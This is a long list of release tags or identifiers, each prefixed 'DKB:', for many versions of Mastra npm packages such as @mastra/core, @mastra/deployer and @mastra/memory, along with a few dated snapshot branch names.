DKB:@mastra/inngest@1.10.4
DKB:@mastra/hono@1.7.18
DKB:@mastra/fastify@1.5.20
DKB:@mastra/factory@0.21.0
DKB:@mastra/express@1.5.20
DKB:@mastra/evals@1.10.6
DKB:@mastra/elysia@0.1.16
DKB:@mastra/elasticsearch@1.4.4
DKB:@mastra/editor@0.16.1
DKB:@mastra/e2b@0.13.0
DKB:@mastra/e2b-desktop@0.1.6
DKB:@mastra/dynamodb@1.4.1
DKB:@mastra/duckdb@1.14.0
DKB:@mastra/dsql@1.5.1
DKB:@mastra/docker@0.10.0
DKB:@mastra/deployer@1.76.0
DKB:@mastra/deployer-vercel@1.2.35
DKB:@mastra/deployer-sandbox@0.3.20
DKB:@mastra/deployer-netlify@1.2.35
DKB:@mastra/deployer-cloudflare@1.2.35
DKB:@mastra/deployer-cloud@1.76.0
DKB:@mastra/deepeval@0.1.17
DKB:@mastra/datadog@1.4.15
DKB:@mastra/core@1.76.0
DKB:@mastra/convex@1.7.2
DKB:@mastra/connect@1.0.1
DKB:@mastra/code-sdk@1.12.0
DKB:@mastra/cloudflare@1.7.2
DKB:@mastra/cloudflare-sandbox@0.5.2
DKB:@mastra/client-js@1.53.0
DKB:@mastra/clickhouse@1.24.0
DKB:@mastra/braintrust@1.3.20
DKB:@mastra/blaxel@0.10.0
DKB:@mastra/auth-studio@1.3.9
DKB:@mastra/arthur@0.4.23
DKB:@mastra/arize@1.3.23
DKB:@mastra/turso@0.1.13
DKB:@mastra/temporal@0.4.13
DKB:@mastra/tanstack-start@0.2.33
DKB:@mastra/spanner@1.9.2
DKB:@mastra/pg@1.30.0
DKB:@mastra/next@0.2.33
DKB:@mastra/nestjs@0.2.34
DKB:@mastra/mysql@0.12.1
DKB:@mastra/mongodb@1.22.0
DKB:@mastra/mesa@0.3.0
DKB:@mastra/libsql@1.25.1
DKB:@mastra/lance@1.5.0
DKB:@mastra/inngest@1.10.3
DKB:@mastra/duckdb@1.13.0
DKB:@mastra/docker@0.9.3
DKB:@mastra/convex@1.7.1
DKB:@mastra/cloudflare@1.7.1
DKB:@mastra/cloudflare-d1@1.4.1
DKB:@mastra/clickhouse@1.23.0
DKB:mastracode@0.45.0
DKB:mastra@1.33.0
DKB:create-mastra@1.33.0
DKB:create-factory@0.2.7
DKB:@mastra/valkey-streams@0.5.4
DKB:@mastra/telegram@0.2.2
DKB:@mastra/teams@0.1.1
DKB:@mastra/slack@1.7.2
DKB:@mastra/server@1.75.0
DKB:@mastra/sentry@1.2.24
DKB:@mastra/redis-streams@0.6.2
DKB:@mastra/react@1.8.0
DKB:@mastra/posthog@1.3.16
DKB:@mastra/playground-ui@61.0.0
DKB:@mastra/otel-exporter@1.4.5
DKB:@mastra/otel-bridge@1.5.14
DKB:@mastra/opencode@0.1.34
DKB:@mastra/observability@1.18.4
DKB:@mastra/memory@1.36.0
DKB:@mastra/mcp@2.2.0
DKB:@mastra/mcp-docs-server@1.3.5
DKB:@mastra/longmemeval@1.1.34
DKB:@mastra/loggers@1.3.5
DKB:@mastra/livekit@0.5.0
DKB:@mastra/langsmith@1.3.24
DKB:@mastra/langfuse@1.5.13
DKB:@mastra/laminar@1.3.24
DKB:@mastra/koa@1.7.19
DKB:@mastra/hono@1.7.17
DKB:@mastra/fastify@1.5.19
DKB:@mastra/factory@0.20.0
DKB:@mastra/express@1.5.19
DKB:@mastra/elysia@0.1.15
DKB:@mastra/editor@0.16.0
DKB:@mastra/discord@1.3.0
DKB:@mastra/deployer@1.75.0
DKB:@mastra/deployer-vercel@1.2.34
DKB:@mastra/deployer-sandbox@0.3.19
DKB:@mastra/deployer-netlify@1.2.34
DKB:@mastra/deployer-cloudflare@1.2.34
DKB:@mastra/deployer-cloud@1.75.0
DKB:@mastra/deepeval@0.1.16
DKB:@mastra/datadog@1.4.14
DKB:@mastra/core@1.75.0
DKB:@mastra/connect@1.0.0
DKB:@mastra/code-sdk@1.11.0
DKB:@mastra/client-js@1.52.0
DKB:@mastra/braintrust@1.3.19
DKB:@mastra/auth-okta@0.2.4
DKB:@mastra/auth-firebase@1.1.3
DKB:@mastra/arthur@0.4.22
DKB:@mastra/arize@1.3.22
DKB:@mastra/ai-sdk@1.10.7
DKB:@mastra/agent-builder@1.1.26
DKB:snapshot/charts-polish-pre-gh-stack-2026-10-07
DKB:snapshot/tabs-sm-pre-gh-stack-2026-10-07
DKB:@mastra/client-js@1.51.2
DKB:@mastra/agent-builder@1.1.25
DKB:mastracode@0.44.1
DKB:mastra@1.32.1
DKB:create-mastra@1.32.1
DKB:create-factory@0.2.6
DKB:@mastra/turso@0.1.12
DKB:@mastra/temporal@0.4.12
DKB:@mastra/tanstack-start@0.2.32
DKB:@mastra/code-sdk@1.10.1
DKB:@mastra/react@1.7.2
DKB:@mastra/playground-ui@60.2.0
DKB:@mastra/pg@1.29.0
DKB:@mastra/oracledb@0.5.0
DKB:@mastra/opencode@0.1.33
DKB:@mastra/next@0.2.32
DKB:@mastra/nestjs@0.2.33
DKB:@mastra/mysql@0.12.0
DKB:@mastra/mongodb@1.21.0
DKB:@mastra/memory@1.35.0
DKB:@mastra/mcp-docs-server@1.3.4
DKB:@mastra/longmemeval@1.1.33
DKB:@mastra/libsql@1.25.0
DKB:@mastra/koa@1.7.18
DKB:@mastra/hono@1.7.16
DKB:@mastra/fastify@1.5.18
DKB:@mastra/factory@0.19.1
DKB:@mastra/express@1.5.18
DKB:@mastra/elysia@0.1.14
DKB:@mastra/editor@0.15.6
DKB:@mastra/deployer@1.74.0
DKB:@mastra/deployer-vercel@1.2.33
DKB:@mastra/deployer-sandbox@0.3.18
DKB:@mastra/deployer-netlify@1.2.33
DKB:@mastra/deployer-cloudflare@1.2.33
DKB:@mastra/deployer-cloud@1.74.0
DKB:@mastra/core@1.74.0
DKB:@mastra/convex@1.7.0
DKB:@mastra/server@1.74.0
DKB:@mastra/pg@1.28.1
DKB:@mastra/next@0.2.31
DKB:@mastra/nestjs@0.2.32
DKB:@mastra/mysql@0.11.1
DKB:@mastra/mssql@1.10.1
DKB:@mastra/mongodb@1.20.1
DKB:@mastra/modal@0.7.1
DKB:@mastra/memory@1.34.0
DKB:@mastra/mcp@2.1.2
DKB:@mastra/mcp-docs-server@1.3.3
DKB:@mastra/playground-ui@60.1.0
DKB:@mastra/loggers@1.3.4
DKB:@mastra/qdrant@1.1.4
DKB:@mastra/libsql@1.24.1
DKB:@mastra/rag@2.6.6
DKB:@mastra/redis-streams@0.6.1
DKB:@mastra/redis@1.4.8
DKB:@mastra/koa@1.7.17
DKB:@mastra/inngest@1.10.2
DKB:@mastra/hono@1.7.15
DKB:@mastra/google-drive@0.2.2
DKB:@mastra/github-signals@0.5.1
DKB:@mastra/fastify@1.5.17
DKB:@mastra/schema-compat@1.3.13
DKB:@mastra/sentry@1.2.23
DKB:@mastra/server@1.73.0
DKB:@mastra/express@1.5.17
DKB:@mastra/evals@1.10.5
DKB:@mastra/elysia@0.1.13
DKB:@mastra/oracledb@0.4.2
DKB:@mastra/clickhouse@1.22.1
DKB:@mastra/e2b@0.12.3
DKB:@mastra/e2b-desktop@0.1.5
DKB:@mastra/spanner@1.9.1
DKB:@mastra/cloudflare-sandbox@0.5.1
DKB:@mastra/tanstack-start@0.2.31
DKB:@mastra/temporal@0.4.11
DKB:@mastra/turso@0.1.11
DKB:@mastra/upstash@1.5.1
DKB:@mastra/valkey-streams@0.5.3
DKB:@mastra/valkey@0.2.4
DKB:@mastra/voice-aws-nova-sonic@0.2.3
DKB:@mastra/voice-google-gemini-live@0.14.13
DKB:@mastra/voice-openai-realtime@0.14.3
DKB:@mastra/voice-xai-realtime@0.2.13
DKB:create-mastra@1.32.0
DKB:mastra@1.32.0
DKB:@mastra/agentcore@0.5.1
DKB:@mastra/agent-builder@1.1.24
DKB:@mastra/duckdb@1.12.1
DKB:@mastra/docker@0.9.2
DKB:@mastra/deployer@1.73.0
DKB:@mastra/daytona@0.11.2
DKB:@mastra/core@1.73.0
DKB:@mastra/convex@1.6.1
DKB:@mastra/connect@0.6.0
DKB:@mastra/codemod@1.1.6
DKB:@mastra/elasticsearch@1.4.3
DKB:@mastra/editor@0.15.5
DKB:@mastra/acp@0.4.2
DKB:@mastra/ai-sdk@1.10.6
DKB:mastracode@0.44.0
DKB:@mastra/arize@1.3.21
DKB:@mastra/arthur@0.4.21
DKB:create-factory@0.2.5
DKB:@mastra/auth-studio@1.3.8
DKB:@mastra/braintrust@1.3.18
DKB:@mastra/claude@0.3.2
DKB:@mastra/client-js@1.51.1
DKB:@mastra/code-sdk@1.10.0
DKB:@mastra/cursor@0.3.2
DKB:@mastra/datadog@1.4.13
DKB:@mastra/deepeval@0.1.15
DKB:@mastra/deployer-cloud@1.73.0
DKB:@mastra/telegram@0.2.1
DKB:@mastra/deployer-cloudflare@1.2.32
DKB:@mastra/deployer-sandbox@0.3.17
DKB:@mastra/slack@1.7.1
DKB:@mastra/deployer-vercel@1.2.32
DKB:@mastra/discord@1.2.1
DKB:@mastra/factory@0.19.0
DKB:@mastra/laminar@1.3.23
DKB:@mastra/langfuse@1.5.12
DKB:@mastra/react@1.7.1
DKB:@mastra/langsmith@1.3.23
DKB:@mastra/livekit@0.4.2
DKB:@mastra/posthog@1.3.15
DKB:@mastra/longmemeval@1.1.32
DKB:@mastra/observability@1.18.3
DKB:@mastra/otel-exporter@1.4.4
DKB:@mastra/otel-bridge@1.5.13
DKB:@mastra/openai@1.1.2
DKB:@mastra/opencode@0.1.32
DKB:@mastra/deployer-netlify@1.2.32
DKB:@mastra/arize@1.3.20
DKB:@mastra/agent-builder@1.1.23
DKB:mastracode@0.43.0
DKB:mastra@1.31.4
DKB:create-mastra@1.31.4
DKB:create-factory@0.2.4
DKB:@mastra/voice-xai-realtime@0.2.12
DKB:@mastra/voice-openai-realtime@0.14.2
DKB:@mastra/voice-google-gemini-live@0.14.12
DKB:@mastra/upstash@1.5.0
DKB:@mastra/turso@0.1.10
DKB:@mastra/temporal@0.4.10
DKB:@mastra/telegram@0.2.0
DKB:@mastra/teams@0.1.0
DKB:@mastra/tanstack-start@0.2.30
DKB:@mastra/spanner@1.9.0
DKB:@mastra/slack@1.7.0
DKB:@mastra/server@1.72.0
DKB:@mastra/server-adapters-test-suite@0.1.1
DKB:@mastra/sentry@1.2.22
DKB:@mastra/schema-compat@1.3.12
DKB:@mastra/redis@1.4.7
DKB:@mastra/redis-streams@0.6.0
DKB:@mastra/react@1.7.0
DKB:@mastra/railway@0.9.0
DKB:@mastra/rag@2.6.5
DKB:@mastra/posthog@1.3.14
DKB:@mastra/playground-ui@60.0.0
DKB:@mastra/platform-workspace@1.6.2
DKB:@mastra/pg@1.28.0
DKB:@mastra/otel-exporter@1.4.3
DKB:@mastra/otel-bridge@1.5.12
DKB:@mastra/opencode@0.1.31
DKB:@mastra/observability@1.18.2
DKB:@mastra/next@0.2.30
DKB:@mastra/nestjs@0.2.31
DKB:@mastra/mysql@0.11.0
DKB:@mastra/mssql@1.10.0
DKB:@mastra/mongodb@1.20.0
DKB:@mastra/modal@0.7.0
DKB:@mastra/memory@1.33.0
DKB:@mastra/mcp@2.1.1
DKB:@mastra/mcp-docs-server@1.3.2
DKB:@mastra/longmemeval@1.1.31
DKB:@mastra/loggers@1.3.3
DKB:@mastra/livekit@0.4.1
DKB:@mastra/libsql@1.24.0
DKB:@mastra/langsmith@1.3.22
DKB:@mastra/langfuse@1.5.11
DKB:@mastra/lance@1.4.0
DKB:@mastra/laminar@1.3.22
DKB:@mastra/koa@1.7.16
DKB:@mastra/inngest@1.10.1
DKB:@mastra/hono@1.7.14
DKB:@mastra/fastify@1.5.16
DKB:@mastra/factory@0.18.0
DKB:@mastra/express@1.5.16
DKB:@mastra/evals@1.10.4
DKB:@mastra/elysia@0.1.12
DKB:@mastra/editor@0.15.4
DKB:@mastra/e2b@0.12.2
DKB:@mastra/e2b-desktop@0.1.4
DKB:@mastra/dynamodb@1.4.0
DKB:@mastra/duckdb@1.12.0
DKB:@mastra/docker@0.9.1
DKB:@mastra/discord@1.2.0
DKB:@mastra/deployer@1.72.0
DKB:@mastra/arthur@0.4.20
DKB:@mastra/deployer-sandbox@0.3.16
DKB:@mastra/deployer-netlify@1.2.31
DKB:@mastra/deployer-cloudflare@1.2.31
DKB:@mastra/deployer-cloud@1.72.0
DKB:@mastra/deepeval@0.1.14
DKB:@mastra/datadog@1.4.12
DKB:@mastra/core@1.72.0
DKB:@mastra/convex@1.6.0
DKB:@mastra/connect@0.5.0
DKB:@mastra/codemod@1.1.5
DKB:@mastra/code-sdk@1.9.0
DKB:@mastra/cloudflare@1.7.0
DKB:@mastra/cloudflare-d1@1.4.0
DKB:@mastra/client-js@1.51.0
DKB:@mastra/clickhouse@1.22.0
DKB:@mastra/braintrust@1.3.17
DKB:@mastra/auth-workos@1.6.6
DKB:@mastra/deployer-vercel@1.2.31
DKB:@mastra/turso@0.1.9
DKB:@mastra/temporal@0.4.9
DKB:@mastra/tanstack-start@0.2.29
DKB:@mastra/spanner@1.8.2
DKB:@mastra/server@1.71.0
DKB:@mastra/playground-ui@59.0.0
DKB:@mastra/pg@1.27.1
DKB:@mastra/oracledb@0.4.1
DKB:@mastra/next@0.2.29
DKB:@mastra/nestjs@0.2.30
DKB:@mastra/mysql@0.10.2
DKB:@mastra/mongodb@1.19.0
DKB:@mastra/memory@1.32.1
DKB:@mastra/mcp-docs-server@1.3.1
DKB:@mastra/libsql@1.23.3
DKB:@mastra/koa@1.7.15
DKB:@mastra/hono@1.7.13
DKB:@mastra/fastify@1.5.15
DKB:@mastra/fastembed@1.3.2
DKB:@mastra/express@1.5.15
DKB:@mastra/evals@1.10.3
DKB:@mastra/elysia@0.1.11
DKB:@mastra/editor@0.15.3
DKB:@mastra/duckdb@1.11.1
DKB:@mastra/clickhouse@1.21.1
DKB:mastracode@0.42.2
DKB:mastra@1.31.3
DKB:create-mastra@1.31.3
DKB:create-factory@0.2.3
DKB:@mastra/telegram@0.1.3
DKB:@mastra/sentry@1.2.21
DKB:@mastra/react@1.6.3
DKB:@mastra/posthog@1.3.13
DKB:@mastra/otel-exporter@1.4.2
DKB:@mastra/otel-bridge@1.5.11
DKB:@mastra/opencode@0.1.30
DKB:@mastra/observability@1.18.1
DKB:@mastra/longmemeval@1.1.30
DKB:@mastra/langsmith@1.3.21
DKB:@mastra/langfuse@1.5.10
DKB:@mastra/laminar@1.3.21
DKB:@mastra/factory@0.17.2
DKB:@mastra/discord@1.1.0
DKB:@mastra/deployer@1.71.0
DKB:@mastra/deployer-vercel@1.2.30
DKB:@mastra/deployer-sandbox@0.3.15
DKB:@mastra/deployer-netlify@1.2.30
DKB:@mastra/deployer-cloudflare@1.2.30
DKB:@mastra/deployer-cloud@1.71.0
DKB:@mastra/deepeval@0.1.13
DKB:@mastra/datadog@1.4.11
DKB:@mastra/core@1.71.0
DKB:@mastra/connect@0.4.0
DKB:@mastra/code-sdk@1.8.3
DKB:@mastra/client-js@1.50.0
DKB:@mastra/braintrust@1.3.16
DKB:@mastra/auth-google@0.1.5
DKB:@mastra/arthur@0.4.19
DKB:@mastra/arize@1.3.19
DKB:@mastra/ai-sdk@1.10.5
DKB:@mastra/agent-builder@1.1.22
DKB:mastracode@0.42.1
DKB:mastra@1.31.2
DKB:create-mastra@1.31.2
DKB:create-factory@0.2.2
DKB:@mastra/turso@0.1.8
DKB:@mastra/temporal@0.4.8
DKB:@mastra/tanstack-start@0.2.28
DKB:@mastra/spanner@1.8.1
DKB:@mastra/server@1.70.0
DKB:@mastra/redis-streams@0.5.1
DKB:@mastra/react@1.6.2
DKB:@mastra/quickjs@0.1.3
DKB:@mastra/playground-ui@58.0.0
DKB:@mastra/pg@1.27.0
DKB:@mastra/opencode@0.1.29
DKB:@mastra/next@0.2.28
DKB:@mastra/nestjs@0.2.29
DKB:@mastra/mysql@0.10.1
DKB:@mastra/mongodb@1.18.10
DKB:@mastra/memory@1.32.0
DKB:@mastra/mcp@2.1.0
DKB:@mastra/mcp-docs-server@1.3.0
DKB:@mastra/longmemeval@1.1.29
DKB:@mastra/libsql@1.23.2
DKB:@mastra/koa@1.7.14
DKB:@mastra/inngest@1.10.0
DKB:@mastra/hono@1.7.12
DKB:@mastra/agent-builder@1.1.21
DKB:@mastra/factory@0.17.1
DKB:@mastra/express@1.5.14
DKB:@mastra/elysia@0.1.10
DKB:@mastra/editor@0.15.2
DKB:@mastra/duckdb@1.11.0
DKB:@mastra/deployer@1.70.0
DKB:@mastra/deployer-vercel@1.2.29
DKB:@mastra/deployer-sandbox@0.3.14
DKB:@mastra/deployer-netlify@1.2.29
DKB:@mastra/deployer-cloudflare@1.2.29
DKB:@mastra/deployer-cloud@1.70.0
DKB:@mastra/core@1.70.0
DKB:@mastra/connect@0.3.1
DKB:@mastra/code-sdk@1.8.2
DKB:@mastra/client-js@1.49.0
DKB:@mastra/clickhouse@1.21.0
DKB:@mastra/fastify@1.5.14
DKB:@mastra/arize@1.3.18
DKB:mastracode@0.42.0
DKB:mastra@1.31.1
DKB:create-mastra@1.31.1
DKB:create-factory@0.2.1
DKB:@mastra/weaviate@0.1.1
DKB:@mastra/temporal@0.4.7
DKB:@mastra/tanstack-start@0.2.27
DKB:@mastra/server@1.69.0
DKB:@mastra/sentry@1.2.20
DKB:@mastra/s3vectors@1.1.3
DKB:@mastra/react@1.6.1
DKB:@mastra/quickjs@0.1.2
DKB:@mastra/posthog@1.3.12
DKB:@mastra/playground-ui@57.0.0
DKB:@mastra/otel-exporter@1.4.1
DKB:@mastra/otel-bridge@1.5.10
DKB:@mastra/opencode@0.1.28
DKB:@mastra/observability@1.18.0
DKB:@mastra/next@0.2.27
DKB:@mastra/nestjs@0.2.28
DKB:@mastra/mcp-docs-server@1.2.28
DKB:@mastra/longmemeval@1.1.28
DKB:@mastra/langsmith@1.3.20
DKB:@mastra/langfuse@1.5.9
DKB:@mastra/laminar@1.3.20
DKB:@mastra/koa@1.7.13
DKB:@mastra/inngest@1.9.1
DKB:@mastra/hono@1.7.11
DKB:@mastra/fastify@1.5.13
DKB:@mastra/factory@0.17.0
DKB:@mastra/express@1.5.13
DKB:@mastra/elysia@0.1.9
DKB:@mastra/deployer@1.69.0
DKB:@mastra/deployer-vercel@1.2.28
DKB:@mastra/deployer-sandbox@0.3.13
DKB:@mastra/deployer-netlify@1.2.28
DKB:@mastra/deployer-cloudflare@1.2.28
DKB:@mastra/deployer-cloud@1.69.0
DKB:@mastra/deepeval@0.1.12
DKB:@mastra/datadog@1.4.10
DKB:@mastra/core@1.69.0
DKB:@mastra/connect@0.3.0
DKB:@mastra/codemod@1.1.4
DKB:@mastra/code-sdk@1.8.1
DKB:@mastra/client-js@1.48.0
DKB:@mastra/clickhouse@1.20.1
DKB:@mastra/braintrust@1.3.15
DKB:@mastra/auth-studio@1.3.7
DKB:@mastra/auth-google@0.1.4
DKB:@mastra/auth-cloud@1.2.6
DKB:@mastra/arthur@0.4.18
DKB:mastracode@0.41.0
DKB:mastra@1.31.0
DKB:create-mastra@1.31.0
DKB:create-factory@0.2.0
DKB:@mastra/weaviate@0.1.0
DKB:@mastra/voice-xai-realtime@0.2.11
DKB:@mastra/voice-openai@0.13.2
DKB:@mastra/voice-openai-realtime@0.14.1
DKB:@mastra/voice-inworld@0.4.3
DKB:@mastra/voice-google-gemini-live@0.14.11
DKB:@mastra/upstash@1.4.7
DKB:@mastra/turso@0.1.7
DKB:@mastra/temporal@0.4.6
DKB:@mastra/telegram@0.1.2
DKB:@mastra/tanstack-start@0.2.26
DKB:@mastra/spanner@1.8.0
DKB:@mastra/slack@1.6.4
DKB:@mastra/server@1.68.0
DKB:@mastra/server-adapters-test-suite@0.1.0
DKB:@mastra/sentry@1.2.19
DKB:@mastra/schema-compat@1.3.11
DKB:@mastra/redis@1.4.6
DKB:@mastra/redis-streams@0.5.0
DKB:@mastra/react@1.6.0
DKB:@mastra/rag@2.6.4
DKB:@mastra/posthog@1.3.11
DKB:@mastra/playground-ui@56.0.0
DKB:@mastra/pg@1.26.0
DKB:@mastra/parallel@0.1.2
DKB:@mastra/otel-exporter@1.4.0
DKB:@mastra/otel-bridge@1.5.9
DKB:@mastra/oracledb@0.4.0
DKB:@mastra/opencode@0.1.27
DKB:@mastra/observability@1.17.9
DKB:@mastra/next@0.2.26
DKB:@mastra/nestjs@0.2.27
DKB:@mastra/mysql@0.10.0
DKB:@mastra/mssql@1.9.0
DKB:@mastra/mongodb@1.18.9
DKB:@mastra/memory@1.31.0
DKB:@mastra/mcp@2.0.0
DKB:@mastra/mcp-registry-registry@1.1.3
DKB:@mastra/mcp-docs-server@1.2.27
DKB:@mastra/longmemeval@1.1.27
DKB:@mastra/libsql@1.23.1
DKB:@mastra/langsmith@1.3.19
DKB:@mastra/langfuse@1.5.8
DKB:@mastra/laminar@1.3.19
DKB:@mastra/koa@1.7.12
DKB:@mastra/inngest@1.9.0
DKB:@mastra/hono@1.7.10
DKB:@mastra/github-signals@0.5.0
DKB:@mastra/fastify@1.5.12
DKB:@mastra/factory@0.16.0
DKB:@mastra/express@1.5.12
DKB:@mastra/elysia@0.1.8
DKB:@mastra/editor@0.15.1
DKB:@mastra/e2b@0.12.1
DKB:@mastra/e2b-desktop@0.1.3
DKB:@mastra/duckdb@1.10.0
DKB:@mastra/dsql@1.5.0
DKB:@mastra/docker@0.9.0
DKB:@mastra/deployer@1.68.0
DKB:@mastra/deployer-vercel@1.2.27
DKB:@mastra/deployer-sandbox@0.3.12
DKB:@mastra/deployer-netlify@1.2.27
DKB:@mastra/deployer-cloudflare@1.2.27
DKB:@mastra/deployer-cloud@1.68.0
DKB:@mastra/deepeval@0.1.11
DKB:@mastra/daytona@0.11.1
DKB:@mastra/datadog@1.4.9
DKB:@mastra/core@1.68.0
DKB:@mastra/connect@0.2.0
DKB:@mastra/codemod@1.1.3
DKB:@mastra/code-sdk@1.8.0
DKB:@mastra/cloudflare-sandbox@0.5.0
DKB:@mastra/client-js@1.47.0
DKB:@mastra/clickhouse@1.20.0
DKB:@mastra/browser-viewer@0.2.4
DKB:@mastra/braintrust@1.3.14
DKB:@mastra/azure-ai-search@0.1.0
DKB:@mastra/auth-okta@0.2.3
DKB:@mastra/auth-neon@0.3.3
DKB:@mastra/auth-google@0.1.3
DKB:@mastra/auth-clerk@1.3.0
DKB:@mastra/auth-better-auth@1.1.6
DKB:@mastra/auth-auth0@1.2.4
DKB:@mastra/arthur@0.4.17
DKB:@mastra/arize@1.3.17
DKB:@mastra/ai-sdk@1.10.4
DKB:@mastra/agent-builder@1.1.20
DKB:@mastra/agent-browser@0.5.3
DKB:mastracode@0.40.0
DKB:mastra@1.30.0
DKB:create-mastra@1.30.0
DKB:create-factory@0.1.18
DKB:@mastra/voice-xai-realtime@0.2.10
DKB:@mastra/voice-openai-realtime@0.14.0
DKB:@mastra/voice-google-gemini-live@0.14.10
DKB:@mastra/vercel@1.6.0
DKB:@mastra/valkey@0.2.3
DKB:@mastra/valkey-streams@0.5.2
DKB:@mastra/upstash@1.4.6
DKB:@mastra/turso@0.1.6
DKB:@mastra/temporal@0.4.5
DKB:@mastra/tanstack-start@0.2.25
DKB:@mastra/stagehand@0.3.5
DKB:@mastra/spanner@1.7.0
DKB:@mastra/server@1.67.0
DKB:@mastra/sentry@1.2.18
DKB:@mastra/schema-compat@1.3.10
DKB:@mastra/s3@0.6.3
DKB:@mastra/redis@1.4.5
DKB:@mastra/redis-streams@0.4.3
DKB:@mastra/react@1.5.0
DKB:@mastra/rag@2.6.3
DKB:@mastra/posthog@1.3.10
DKB:@mastra/playground-ui@55.0.0
DKB:@mastra/pg@1.25.0
DKB:@mastra/otel-exporter@1.3.16
DKB:@mastra/otel-bridge@1.5.8
DKB:@mastra/oracledb@0.3.0
DKB:@mastra/opencode@0.1.26
DKB:@mastra/observability@1.17.8
DKB:@mastra/next@0.2.25
DKB:@mastra/nestjs@0.2.26
DKB:@mastra/mysql@0.9.0
DKB:@mastra/mssql@1.8.0
DKB:@mastra/mongodb@1.18.8
DKB:@mastra/memory@1.30.0
DKB:@mastra/mcp@1.18.0
DKB:@mastra/mcp-docs-server@1.2.26
DKB:@mastra/longmemeval@1.1.26
DKB:@mastra/loggers@1.3.2
DKB:@mastra/livekit@0.4.0
DKB:@mastra/libsql@1.23.0
DKB:@mastra/langsmith@1.3.18
DKB:@mastra/langfuse@1.5.7
DKB:@mastra/laminar@1.3.18
DKB:@mastra/koa@1.7.11
DKB:@mastra/inngest@1.8.12
DKB:@mastra/hono@1.7.9
DKB:@mastra/github-signals@0.4.1
DKB:@mastra/fastify@1.5.11
DKB:@mastra/factory@0.15.0
DKB:@mastra/express@1.5.11
DKB:@mastra/evals@1.10.2
DKB:@mastra/elysia@0.1.7
DKB:@mastra/elasticsearch@1.4.2
DKB:@mastra/editor@0.15.0
DKB:@mastra/e2b@0.12.0
DKB:@mastra/e2b-desktop@0.1.2
DKB:@mastra/duckdb@1.9.0
DKB:@mastra/dsql@1.4.0
DKB:@mastra/docker@0.8.0
DKB:@mastra/deployer@1.67.0
DKB:@mastra/deployer-vercel@1.2.26
DKB:@mastra/deployer-sandbox@0.3.11
DKB:@mastra/deployer-netlify@1.2.26
DKB:@mastra/deployer-cloudflare@1.2.26
DKB:@mastra/deployer-cloud@1.67.0
DKB:@mastra/deepeval@0.1.10
DKB:@mastra/daytona@0.11.0
DKB:@mastra/datadog@1.4.8
DKB:@mastra/core@1.67.0
DKB:@mastra/connect@0.1.0
DKB:@mastra/code-sdk@1.7.2
DKB:@mastra/cloudflare-sandbox@0.4.0
DKB:@mastra/client-js@1.46.0
DKB:@mastra/clickhouse@1.19.0
DKB:@mastra/browser-firecrawl@0.2.3
DKB:@mastra/braintrust@1.3.13
DKB:@mastra/blaxel@0.9.1
DKB:@mastra/auth-studio@1.3.6
DKB:@mastra/arthur@0.4.16
DKB:@mastra/arize@1.3.16
DKB:@mastra/archil@0.3.0
DKB:@mastra/ai-sdk@1.10.3
DKB:@mastra/agent-builder@1.1.19
DKB:@mastra/agent-builder@1.1.18
DKB:mastracode@0.39.1
DKB:mastra@1.29.0
DKB:create-mastra@1.29.0
DKB:create-factory@0.1.17
DKB:@mastra/voice-openai-realtime@0.13.10
DKB:@mastra/turso@0.1.5
DKB:@mastra/temporal@0.4.4
DKB:@mastra/tanstack-start@0.2.24
DKB:@mastra/spanner@1.6.6
DKB:@mastra/server@1.66.0
DKB:@mastra/sentry@1.2.17
DKB:@mastra/react@1.4.12
DKB:@mastra/posthog@1.3.9
DKB:@mastra/playground-ui@54.0.0
DKB:@mastra/platform-workspace@1.6.1
DKB:@mastra/pg@1.24.0
DKB:@mastra/otel-exporter@1.3.15
DKB:@mastra/otel-bridge@1.5.7
DKB:@mastra/oracledb@0.2.4
DKB:@mastra/opencode@0.1.25
DKB:@mastra/observability@1.17.7
DKB:@mastra/next@0.2.24
DKB:@mastra/nestjs@0.2.25
DKB:@mastra/mysql@0.8.7
DKB:@mastra/mongodb@1.18.7
DKB:@mastra/memory@1.29.0
DKB:@mastra/mcp-docs-server@1.2.25
DKB:@mastra/longmemeval@1.1.25
DKB:@mastra/libsql@1.22.5
DKB:@mastra/langsmith@1.3.17
DKB:@mastra/langfuse@1.5.6
DKB:@mastra/laminar@1.3.17
DKB:@mastra/koa@1.7.10
DKB:@mastra/inngest@1.8.11
DKB:@mastra/hono@1.7.8
DKB:@mastra/fastify@1.5.10
DKB:@mastra/factory@0.14.0
DKB:@mastra/express@1.5.10
DKB:@mastra/evals@1.10.1
DKB:@mastra/elysia@0.1.6
DKB:@mastra/editor@0.14.5
DKB:@mastra/duckdb@1.8.0
DKB:@mastra/docker@0.7.1
DKB:@mastra/deployer@1.66.0
DKB:@mastra/deployer-vercel@1.2.25
DKB:@mastra/deployer-sandbox@0.3.10
DKB:@mastra/deployer-netlify@1.2.25
DKB:@mastra/deployer-cloudflare@1.2.25
DKB:@mastra/deployer-cloud@1.66.0
DKB:@mastra/deepeval@0.1.9
DKB:@mastra/datadog@1.4.7
DKB:@mastra/core@1.66.0
DKB:@mastra/code-sdk@1.7.1
DKB:@mastra/client-js@1.45.0
DKB:@mastra/clickhouse@1.18.0
DKB:@mastra/braintrust@1.3.12
DKB:@mastra/arthur@0.4.15
DKB:@mastra/arize@1.3.15
DKB:mastracode@0.39.0
DKB:mastra@1.28.0
DKB:create-mastra@1.28.0
DKB:create-factory@0.1.16
DKB:@mastra/voice-xai-realtime@0.2.9
DKB:@mastra/voice-openai-realtime@0.13.9
DKB:@mastra/voice-google-gemini-live@0.14.9
DKB:@mastra/valkey@0.2.2
DKB:@mastra/upstash@1.4.5
DKB:@mastra/turso@0.1.4
DKB:@mastra/temporal@0.4.3
DKB:@mastra/tanstack-start@0.2.23
DKB:@mastra/spanner@1.6.5
DKB:@mastra/server@1.65.0
DKB:@mastra/sentry@1.2.16
DKB:@mastra/schema-compat@1.3.9
DKB:@mastra/redis@1.4.4
DKB:@mastra/redis-streams@0.4.2
DKB:@mastra/react@1.4.11
DKB:@mastra/rag@2.6.2
DKB:@mastra/posthog@1.3.8
DKB:@mastra/playground-ui@53.0.0
DKB:@mastra/platform-workspace@1.6.0
DKB:@mastra/pg@1.23.0
DKB:@mastra/otel-exporter@1.3.14
DKB:@mastra/otel-bridge@1.5.6
DKB:@mastra/oracledb@0.2.3
DKB:@mastra/opencode@0.1.24
DKB:@mastra/observability@1.17.6
DKB:@mastra/next@0.2.23
DKB:@mastra/nestjs@0.2.24
DKB:@mastra/mysql@0.8.6
DKB:@mastra/mssql@1.7.5
DKB:@mastra/mongodb@1.18.6
DKB:@mastra/memory@1.28.3
DKB:@mastra/mcp-docs-server@1.2.24
DKB:@mastra/longmemeval@1.1.24
